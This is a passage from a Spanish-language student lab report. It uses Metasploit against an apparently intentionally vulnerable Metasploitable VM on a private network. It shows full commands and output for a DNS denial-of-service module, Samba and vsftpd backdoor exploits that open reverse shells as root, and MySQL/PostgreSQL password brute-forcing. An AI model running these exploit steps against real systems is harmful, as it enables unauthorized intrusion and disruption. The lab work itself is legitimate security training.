Ilustración 51. Usar exploit del puerto 53 y ver opciones

Luego de ver las opciones vamos a configurar el exploit agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts** y verificamos que se haya hecho el cambio.

```
msf6 auxiliary(dos/dns/bind_tsig) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
msf6 auxiliary(dos/dns/bind_tsig) > options

Module options (auxiliary/dos/dns/bind_tsig):
```

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to probe in each set
INTERFACE		no	The name of the interface
RHOSTS	192.168.10.5	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	53	yes	The target port (UDP)
SRC_ADDR		no	Source address to spoof
THREADS	10	yes	The number of concurrent threads

Ilustración 52. Asignando dirección IP al RHOSTS

Y por último ejecutamos el comando **run** para hacer la explotación del puerto 53.

```
msf6 auxiliary(dos/dns/bind_tsig) > run
[*] Sending packet to 192.168.10.5
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(dos/dns/bind_tsig) > █
```

Ilustración 53. Explotación del puerto 53 (DOMAIN)



5.11 Explotación del puerto 139/445 (SAMBA)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 139 y 445 con el comando **search usermap_script**.

```
msf6 > search usermap_script
Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -               -      -    -    -
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Ilustración 54. Buscar exploit del puerto

Y con el comando **use** seleccionamos el exploit del puerto 139 y 445 que aparece en el módulo con el número 0.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > █
```

Ilustración 55. Usar exploit del puerto 139 y 445

Utilizamos el comando **options** para ver las opciones del exploit.

```
root@kali: /home/indu
File Actions Edit View Help
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
-      -      -      -
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
-      -      -      -
LHOST     LHOST            yes       The listen address (an interface may be specified)
LPORT     LPORT            yes       The listen port
```

Ilustración 56. Comando options



Luego de ver las opciones vamos a configurar el exploit agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
msf6 exploit(multi/samba/usermap_script) > █
```

Ilustración 57. Asignando dirección IP al RHOSTS

Con el comando **options** verificamos que se haya hecho el cambio.

```
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,t
  RHOSTS     192.168.10.5    yes       The target host(s), see https://docs.meta
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      192.168.10.4    yes       The listen address (an interface may be spe
  LPORT      4444             yes       The listen port
```

Ilustración 58. Comando options

Y por último ejecutamos el comando **run** para hacer la explotación del puerto 139.

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.10.4:4444
[*] Command shell session 2 opened (192.168.10.4:4444 → 192.168.10.5:58691) at 20
25-08-07 05:50:01 -0400

whoami
root
█
```

Ilustración 59. Explotación del puerto 139 (SAMBA)



Ahora lo que vamos a hacer es cambiar el puerto 139 a el puerto 445 con el comando **set rport** para explotarlo también.

```
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > █
```

Ilustración 60. Cambiando de puerto 139 a 445

Con el comando **options** verificamos que se haya hecho el cambio.

```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      (protocol 2.0)  no        The local client address
  CPORT      no              The local client port
  Proxies    no              A proxy chain of format type:host:port[,t
  ype:host:port][... ]
  RHOSTS     192.168.10.5    yes       The target host(s), see https://docs.meta
  sploit.com/docs/using-metasploit/basics/u
  sing-metasploit.html
  (WORKGROUP: WORKGROUP)
  RPORT      445             yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.10.4    yes       The listen address (an interface may be spe
  cified)
  LPORT     4444            yes       The listen port
```

Ilustración 61. Comando options

Y procedemos a ejecutar el comando **run** para hacer la explotación del puerto 445.

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.10.4:4444
[*] Command shell session 2 opened (192.168.10.4:4444 → 192.168.10.5:37532) at 20
25-08-07 05:59:52 -0400

whoami
root
█
```

Ilustración 62. Explotación del puerto 445 (SAMBA)



5.12 Explotación del puerto 2121 (FTP)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 2121 con el comando **search vsftpd 2.3.4**.

```
msf6 > search vsftpd 2.3.4

Matching Modules
=====
#  Name
--  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No  VSF
TPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/
unix/ftp/vsftpd_234_backdoor

msf6 > 
```

Ilustración 63. Buscar exploit del puerto 2121

Y con el comando **use** seleccionamos el exploit del puerto 2121 que aparece en el módulo con el número 0.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Ilustración 64. Usar exploit del puerto 2121

Luego agregamos la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
```

Ilustración 65. Asignando dirección IP al RHOSTS

Con el comando **options** verificamos que se haya hecho el cambio.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST             no        The local client address
  CPORT      CPORT             no        The local client port
  Proxies    Proxies            no        A proxy chain of format type:host:port[,t
  ype:host:port][...]
  RHOSTS     192.168.10.5     yes       The target host(s), see https://docs.metas
  ploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21                yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Ilustración 66. Comando options

Y por último ejecutamos el comando **run** para hacer la explotación del puerto 2121.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.10.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.5:21 - USER: 331 Please specify the password.
[+] 192.168.10.5:21 - Backdoor service has been spawned, handling...
[+] 192.168.10.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.10.4:44169 → 192.168.10.5:6200) at 20
25-08-07 06:28:42 -0400

whoami
root
█
```

Ilustración 67. Explotación del puerto 2121 (FTP)

5.13 Explotación del puerto 3306 (MYSQL)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 3306 con el comando **search mysql_login**.



```
msf6 > search mysql_login

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/mysql/mysql_login		normal	No	MySQL Login Utility

```
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_login
```

Ilustración 68. Buscar exploit del puerto 3306

Y con el comando **use** seleccionamos el exploit del puerto 3306 que aparece en el módulo con el número 0.

```
msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open a
n interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > 
```

Ilustración 69. Usar exploit del puerto 3306

Utilizamos el comando **options** para ver las opciones del exploit.

```
root@kali: /home/indu
File Actions Edit View Help

msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	false	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accept user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-basics/using-metasploit.html
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line

Ilustración 70. Comando options



Luego de ver las opciones vamos a configurar el exploit agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
msf6 auxiliary(scanner/mysql/mysql_login) > █
```

Ilustración 71. Asignando dirección IP al RHOSTS

En la otra terminal de Kali Linux en el modo **superusuario**, accedemos nuevamente a la carpeta donde se encuentran los diccionarios utilizando el comando **cd /usr/share/metasploit-framework/data/wordlists**. Y una vez dentro de la carpeta ejecutamos el comando **ls**.

Copiamos el archivo **root_userpass.txt** y en la otra terminal de Kali donde tenemos el framework de metasploit iniciado escribimos el comando **set USERPASS_FILE** y seguido la carpeta de diccionarios y el archivo que habíamos copiado.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/mysql/mysql_login) > █
```

Ilustración 72. Configuración de USERPASS_FILE

Con el comando **options** verificamos que se haya hecho el cambio.

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank password
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	false	no	Create a new session for every user
DB_ALL_CREDS	false	no	Try each user/password combination
DB_ALL_PASS	false	no	Add all passwords in the current user list
DB_ALL_USERS	false	no	Add all users in the current database
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the database: none, user, user&password
PASSWORD		no	A specific password to authenticate
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.10.5	yes	The target host(s), see http://www.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential is successful
THREADS	1	yes	The number of concurrent threads
USERNAME	root	no	A specific username to authenticate
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/root_userpass.txt	no	File containing users and passwords, one pair per line
USER_AS_PASS	false	no	Try the username as the password
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all actions

Ilustración 73. Comando options



Y por último ejecutamos el comando **run** para hacer la explotación del puerto 3306.

```
msf6 auxiliary(scanner/mysql/mysql_login) > run
[*] 192.168.10.5:3306 - 192.168.10.5:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.10.5:3306 - No active DB -- Credential data will not be saved!
[-] 192.168.10.5:3306 - 192.168.10.5:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[-] 192.168.10.5:3306 - 192.168.10.5:3306 - LOGIN FAILED: root:password (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[-] 192.168.10.5:3306 - 192.168.10.5:3306 - LOGIN FAILED: root:NeXT (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[*] 192.168.10.5:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.5:3306 - Bruteforce completed, 0 credentials were successful.
[*] 192.168.10.5:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > █
```

Ilustración 74. Explotación del puerto 3306

5.14 Explotación del puerto 5432 (POSTGRESQL)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 5432 con el comando search **postgres_login**.

```
msf6 > search postgres_login

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check
-  -
0  auxiliary/scanner/postgres/postgres_login .          normal No
   PostgreSQL Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/postgres/postgres_login
msf6 > █
```

Ilustración 75. Buscar escáner del puerto 5432


Y con el comando **use** seleccionamos el escáner del puerto 5432 que aparece en el módulo con el número 0.

```
msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > █
```

Ilustración 76. Usar escáner del puerto 5432



Utilizamos el comando **options** para ver las opciones del escáner.



Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	false	no	Create a new session for every successful l
DATABASE	template1	yes	The database to authenticate against
DB_ALL_CREDS	false	no	Try each user/password couple stored in the
DB_ALL_PASS	false	no	Add all passwords in the current database t
DB_ALL_USERS	false	no	Add all users in the current database to th
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the cur one, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/usr/share/metasploit-framework/data/w ordlists/postgres_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,typ
RETURN_ROWSET	true	no	Set to true to see query result sets
RHOSTS		yes	The target host(s), see https://docs.metasploit/basics/using-metasploit.html
RPORT	5432	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a
THREADS	1	yes	The number of concurrent threads (max one p
USERNAME		no	A specific username to authenticate as
USERPASS_FILE	/usr/share/metasploit-framework/data/w ordlists/postgres_default_userpass.txt	no	File containing (space-separated) users and ine
USER_AS_PASS	false	no	Try the username as the password for all us
USER_FILE	/usr/share/metasploit-framework/data/w ordlists/postgres_default_user.txt	no	File containing users, one per line

Ilustración 77. Comando options

Luego de ver las opciones vamos a configurar el escáner agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.

```
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.10.5  
rhosts => 192.168.10.5  
msf6 auxiliary(scanner/postgres/postgres_login) > █
```

Ilustración 78. Asignando dirección IP al RHOSTS

También el usuario con el comando **set USERNAME** y la contraseña con el comando **set PASSWORD**.

```
msf6 auxiliary(scanner/postgres/postgres_login) > set USERNAME admin  
USERNAME => admin  
msf6 auxiliary(scanner/postgres/postgres_login) > set PASSWORD admin  
PASSWORD => admin  
msf6 auxiliary(scanner/postgres/postgres_login) > █
```

Ilustración 79. Asignando usuario y contraseña



Con el comando **options** verificamos que se haya hecho el cambio.

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	false	no	Create a new session for every successful login
DATABASE	template1	yes	The database to authenticate against
DB_ALL_CREDS	false	no	Try each user/password couple stored in the database
DB_ALL_PASS	false	no	Add all passwords in the current database to the password list
DB_ALL_USERS	false	no	Add all users in the current database to the username list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the database (ed: none, user, user&realm)
PASSWORD	admin	no	A specific password to authenticate with
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port:user:password
RETURN_ROWSET	true	no	Set to true to see query result sets
RHOSTS	192.168.10.5	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT	5432	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works
THREADS	1	yes	The number of concurrent threads (max 50)
USERNAME	admin	no	A specific username to authenticate with
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt	no	File containing (space-separated) usernames and passwords, one per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt	no	File containing users, one per line

Ilustración 80. Comando options

Ahora el Metasploit intentará iniciar sesión en la base de datos PostgreSQL usando varias combinaciones de usuario y contraseña hasta encontrar las correctas.

```
root@kali: /home/indu
File Actions Edit View Help
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: postgres:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.10.5:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.10.5:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > |
```

Ilustración 81. Iniciando en la BD de PostgreSQL



Ya que hubo un intento correcto con el usuario y contraseña de **postgres**, y una base de datos **template1**, en la consola de Kali dentro del framework de metasploit buscamos el módulo auxiliar de administración del puerto 5432 con el comando **search postgres_sql** y con el comando **use** seleccionamos el auxiliar del puerto 5432 que aparece en el módulo con el número 0.

```
msf6 auxiliary(scanner/postgres/postgres_login) > search postgres_sql

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/admin/postgres/postgres_sql    .              normal No      PostgreSQL Server Generic Query

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/postgres/postgres_sql

msf6 auxiliary(scanner/postgres/postgres_login) > 0
[-] Unknown command: 0. Run the help command for more details.
msf6 auxiliary(scanner/postgres/postgres_login) > use 0
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/postgres/postgres_sql) > 
```

Ilustración 82. Buscar modulo auxiliar de administración del puerto 5432

Utilizamos el comando **options** para ver las opciones del auxiliar.

```
msf6 auxiliary(admin/postgres/postgres_sql) > options

Module options (auxiliary/admin/postgres/postgres_sql):

Name          Current Setting  Required  Description
-          -
RETURN_ROWSET  true            no        Set to true to see query result sets
SQL           select version() no        The SQL query to execute
VERBOSE       false           no        Enable verbose output

Used when connecting via an existing SESSION:

Name          Current Setting  Required  Description
-          -
SESSION              no        The session to run this module on

Used when making a new connection via RHOSTS:

Name          Current Setting  Required  Description
-          -
DATABASE      postgres        no        The database to authenticate against
PASSWORD      postgres        no        The password for the specified username. Leave blank fo
RHOSTS              no        The target host(s), see https://docs.metasploit.com/doc
loit.html
RPORT         5432            no        The target port
USERNAME      postgres        no        The username to authenticate as
```

Ilustración 83. Comando options



Luego de ver las opciones vamos a configurar el auxiliar agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.

```
msf6 auxiliary(admin/postgres/postgres_sql) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
msf6 auxiliary(admin/postgres/postgres_sql) > █
```

Ilustración 84. Asignando dirección IP al RHOSTS

Y verificamos que se haya hecho el cambio.

```
msf6 auxiliary(admin/postgres/postgres_sql) > options
Module options (auxiliary/admin/postgres/postgres_sql):
```

Name	Current Setting	Required	Description
RETURN_ROWSET	true	no	Set to true to see query result sets
SQL	select version()	no	The SQL query to execute
VERBOSE	false	no	Enable verbose output

Used when connecting via an existing SESSION:

Name	Current Setting	Required	Description
SESSION		no	The session to run this module on

Used when making a new connection via RHOSTS:

Name	Current Setting	Required	Description
DATABASE	postgres	no	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Learn more at https://docs.metasploit.com/docs/using-the-framework/04-metasploit.html
RHOSTS	192.168.10.5	no	The target host(s), see https://docs.metasploit.com/docs/using-the-framework/04-metasploit.html
RPORT	5432	no	The target port
USERNAME	postgres	no	The username to authenticate as

Ilustración 85. Comando options

Por último, ejecutamos el comando **exploit** para hacer la explotación del puerto 5432. Una vez hecha la explotación podremos ver que se logró conectar al servidor PostgreSQL.



```
msf6 auxiliary(admin/postgres/postgres_sql) > exploit
[*] Running module against 192.168.10.5
Query Text: 'select version()'

version
-----
PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)

[*] Auxiliary module execution completed
msf6 auxiliary(admin/postgres/postgres_sql) > █
```

Ilustración 86. Conexión al servidor PostgreSQL

5.15 COMANDO QUE SE USA PARA CONTAR LAS PALABRAS Y LETRAS DE UN ARCHIVO TXT

El comando que se usa para contar palabras, letras y líneas de un archivo **.txt** es **wc** (word count).

- **Contar palabras, líneas y caracteres:** `wc archivo.txt`
- **Contar solo palabras:** `wc -w archivo.txt`
- **Contar solo caracteres:** `wc -m archivo.txt`
- **Contar solo líneas:** `wc -l archivo.txt`



6. PROBLEMAS ENCONTRADOS

No se pudo hacer posible la explotación del puerto 3306 (MYSQL) porque no encontró la contraseña en el diccionario que se le asignó y también quiso coger solo el usuario root y sin contraseña como normalmente viene por defecto.

```
msf6 auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.10.5:3306 - 192.168.10.5:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.10.5:3306 - No active DB -- Credential data will not be saved!
[-] 192.168.10.5:3306 - 192.168.10.5:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[-] 192.168.10.5:3306 - 192.168.10.5:3306 - LOGIN FAILED: root:password (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[-] 192.168.10.5:3306 - 192.168.10.5:3306 - LOGIN FAILED: root:NeXT (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[*] 192.168.10.5:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.5:3306 - Bruteforce completed, 0 credentials were successful.
[*] 192.168.10.5:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > █
```

Ilustración 87. Explotación del puerto 3306 fallida



7. GLOSARIO

DHCP

Protocolo que asigna automáticamente direcciones IP y otros parámetros de red a los dispositivos conectados, facilitando la configuración y administración de redes., 15

exploit

Aprovecha una vulnerabilidad para obtener acceso., 23

ifconfig

Comando de sistemas Linux que muestra y permite configurar las interfaces de red, sus direcciones IP, máscaras de subred y estado de conexión., 15

Kali Linux

Distribución de Linux especializada en pruebas de penetración y auditorías de seguridad, que incluye una amplia gama de herramientas para análisis, explotación y post-explotación., 22

Metasploit Framework

Plataforma de pruebas de penetración que incluye herramientas para encontrar, explotar y validar vulnerabilidades., 22

Metasploitable

Máquina virtual intencionalmente vulnerable, utilizada con fines educativos y de práctica para pruebas de penetración y entrenamiento en ciberseguridad., 15

módulo

Componente de Metasploit diseñado para una tarea específica, como escanear, explotar,

ejecutar payloads o realizar post-explotación., 25

Nmap

Herramienta de código abierto utilizada para el escaneo y mapeo de redes, que permite identificar puertos abiertos, servicios y versiones., 21

options

Comando de Metasploit que muestra las opciones configurables del módulo seleccionado, indicando qué parámetros son obligatorios y cuáles son opcionales., 23

PAYLOAD

Código que se ejecuta en la máquina objetivo tras explotar la vulnerabilidad, 24

puerto

Punto de comunicación lógica en una máquina que permite la interacción de servicios y aplicaciones a través de la red., 25

RHOSTS

En Metasploit, parámetro que indica la dirección IP o rango de direcciones IP del sistema objetivo., 24

search

Comando de Metasploit para buscar módulos relacionados con un servicio, vulnerabilidad, versión o palabra clave., 25

use

Comando en Metasploit que permite seleccionar un módulo específico (de explotación, escaneo o post-explotación) para trabajar con él., 25



8. CONCLUSIÓN

En este laboratorio se logró comprender de manera clara y aplicada cómo se lleva a cabo el proceso que siguen los atacantes para identificar y explotar vulnerabilidades presentes en servicios que se ejecutan sobre puertos abiertos. A través de las pruebas realizadas quedó demostrado que una mala configuración, así como el uso de versiones antiguas o sin seguridad, puede representar una amenaza para la confidencialidad de un sistema.

